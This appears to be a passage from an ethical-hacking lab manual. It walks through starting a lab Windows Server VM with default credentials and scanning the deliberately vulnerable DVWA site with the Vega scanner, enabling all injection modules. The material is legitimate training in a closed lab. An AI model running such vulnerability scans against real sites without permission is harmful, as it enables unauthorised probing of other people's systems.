
Note: In this task, the target website (**http://10.10.1.22:8080/dvwa**) is hosted by the victim machine (**Windows Server 2022**). Here, the host machine is the **Windows 11** machine.

Note: Ensure that the **Windows 11** virtual machine is running.


1. Turn on the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.
2. Now, in the left corner of **Desktop**, click **Type here to search** field, type **wampserver64** and press **Enter** to select **Wampserver64** from the results.
3. Click the **Show hidden icons** icon, observe that the **WampServer** icon appears.
4. Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.
5. Switch to the **Windows 11** machine, click **Ctrl+Alt+Del** to activate the machine.
6. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

7. Click **Search** icon () on the **Desktop**. Type **vega** in the search field, the **Vega** appears in the results, click **Run as administrator** to launch it.




8. The **Subgraph Vega** main window appears, as shown in the screenshot.



9. Click **Scan** from the menu bar and select **Start New Scan** from the available options.

10. The **Select a Scan Target** window appears on the screen. Ensure that the **Enter a base URI for scan** radio button is selected under the **Scan Target** section.
11. In the **Enter a base URI for scan** field, enter the target URL as **http://10.10.1.22:8080/dvwa** and click **Next**.

    Note: **10.10.1.22** is the IP address of **Windows Server 2022**, where the **DVWA** site is hosted on port **8080**.




12. The **Select Modules** wizard appears; double-click on both of the checkboxes (**Injection Modules** and **Response Processing Modules**) to select all options.
13. By checking these options, all modules under these options will be selected. Click **Next**.

14. In the **Authentication Options** wizard, leave the settings to default and click **Next**.
15. In **Parameters** wizard, leave the settings to default and click **Finish** to initiate the scan.

16. The **Follow Redirect?** pop-up appears; click **Yes** to continue.
17. The Vega application starts scanning the target website for vulnerabilities. Observe the **Scanner Progress** bar and wait for it to finish.

